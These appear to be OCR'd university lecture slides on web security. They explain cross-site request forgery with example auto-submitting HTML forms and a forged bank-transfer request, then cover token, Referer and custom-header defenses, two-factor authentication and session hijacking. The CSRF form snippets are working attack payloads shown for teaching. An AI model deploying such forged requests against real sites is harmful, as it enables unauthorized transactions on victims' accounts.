
Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits malicious site containing:


```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



Form post with cookie



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```


```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

User credentials

YouTube 2008 CSRF attack

An attacker could


- add videos to a user’s "Favorites,"
- add himself to a user’s "Friend" or "Family" list,
- send arbitrary messages on the user’s behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user’s contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user’s "QuickList" (a list of videos a user intends to watch at a later point).



Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner | August 20, 2009



Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

Defenses

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```

- Others (e.g., custom HTTP Header)

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

The server requests a secret token for every action, the user's browser obtained this token if the user visited the site and browsed to that action, instead of directly sending an action; attacker won't have the token

1. goodsite.com server includes a secret token into the webpage (e.g., in forms as a hidden field)
2. Requests to goodsite.com include the secret
3. goodsite.com server checks that the token embedded in the webpage is the expected one; reject request if not

Can the token be?

- 123456
- Dateofbirth

Validation token must be hard to guess by the attacker


How token is used

- The server stores state that binds the user's CSRF token to the user's session id
- Embeds CSRF token in every form
- On every request the server validates that the supplied CSRF token is associated with the user's session id
- Disadvantage is that the server needs to maintain a large state table to validate the tokens.

Other CRSF protection: Referer Validation

- When the browser issues an HTTP request, it includes a referer header that indicates which URL initiated the request
- This information in the Referer header could be used to distinguish between same site request and cross site request

Referer Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

□ Remember me

Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/ ✓
  - Referer: http://www.attacker.com/evil.html ✗
  - Referer: ?
    - Strict policy disallows (secure, less usable)
    - Lenient policy allows (less secure, more usable)

Privacy Issues with Referer header

- The referer contains sensitive information that impinges on the privacy
- The referer header reveals contents of the search query that lead to visit a website.
- Some organizations are concerned that confidential information about their corporate intranet might leak to external websites via Referer header

Referer Privacy Problems

- Referer may leak privacy-sensitive information

  ```
  http://intranet.corp.apple.com/
  projects/iphone/competitors.html
  ```

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser

Hence, such block might help attackers in the lenient policy case

Custom HTTP Headers

- Browsers prevent sites from sending custom HTTP headers to another site but allow sites to send custom HTTP headers to themselves.
- Cookie value is not actually required to prevent CSRF attacks, the mere presence of the header is sufficient.
- To use this scheme as a CSRF Defense, a site must issue all state modifying requests using XMLHttpRequest, attach the header and reject all requests that do not accompany the header .

Custom Header Defense

- XMLHttpRequest is for same-origin requests
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR2 has a whitelist for cross-site requests
- Issue POST requests via AJAX:
- Doesn't work across domains

```
X-Requested-By: XMLHttpRequest
```

Summary: sessions and CSRF

- Cookies add state to HTTP
  - Cookies are used for session management
  - They are attached by the browser automatically to HTTP requests
- CSRF attacks execute request on benign site because cookie is sent automatically
- Defenses for CSRF:
  - embed unpredicatable token and check it later
  - check referer header

Authentication & Impersonation

Authentication

- Verifying someone really is who they say they claim they are
- Web server should authenticate client
- Client should authenticate web server

Impersonation

- Pretending to be someone else
- Attacker can try to:
  - Impersonate client
  - Impersonate server

Authenticating users

- How can a computer authenticate the user?
  - “Something you know”
    - e.g., password, PIN
  - “Something you have”
    - e.g., smartphone, ATM card, car key
  - “Something you are”
    - e.g., fingerprint, iris scan, facial recognition

Two-factor authentication

Authentication using two of:

- Something you know (account details or passwords)
- Something you have (tokens or mobile phones)
- Something you are (biometrics)

Example

Online banking:

- Hardware token or card (“smth you have”)
- Password (“smth you know”)

Mobile phone two-factor authentication:

- Password (“smth you know”)
- Code received via SMS (“smth you have”)

Is this a good 2FA?

- Password

+


- Answer to security question

This is not two-factor authentication because both of the factors are something you know

After authenticating..

- Session established
  - Session ID stored in cookie
  - Web server maintains list of active sessions (sessionID mapped to user info)
- Reauthentication happens on every http request automatically
  - Recall that every http request contains cookie

After authenticating..



sessionID =
3458904043

Must be unpredictable


Active sessions:

sessionID	name
3458904043	Alice
5465246234	Bob

Session hijacking attack:

- Attacker steals sessionID, e.g., using a packet sniffer
- Impersonates user

After authenticating..



sessionID =
3458904043

Must be unpredictable

Active sessions:

3458904043	Alice
5465246234	Bob

Protect sessionID from packet sniffers:

- Send encrypted over HTTPS
- Use *secure* flag to ensure this

When should session/cookie expire?


- Often is more secure
- But less usable for user

Other flags?

- httponly to prevent scripts from getting to it

After authenticating..

Alice



sessionID = 3458904043

Must be unpredictable

Active sessions:

3458904043	Alice
5465246234	Bob

What if attacker obtains old sessionID somehow?

- When user logs out, server must remove Alice's entry from active sessions
- Server must not reuse the same session ID in the future
- Old sessionID will not be useful

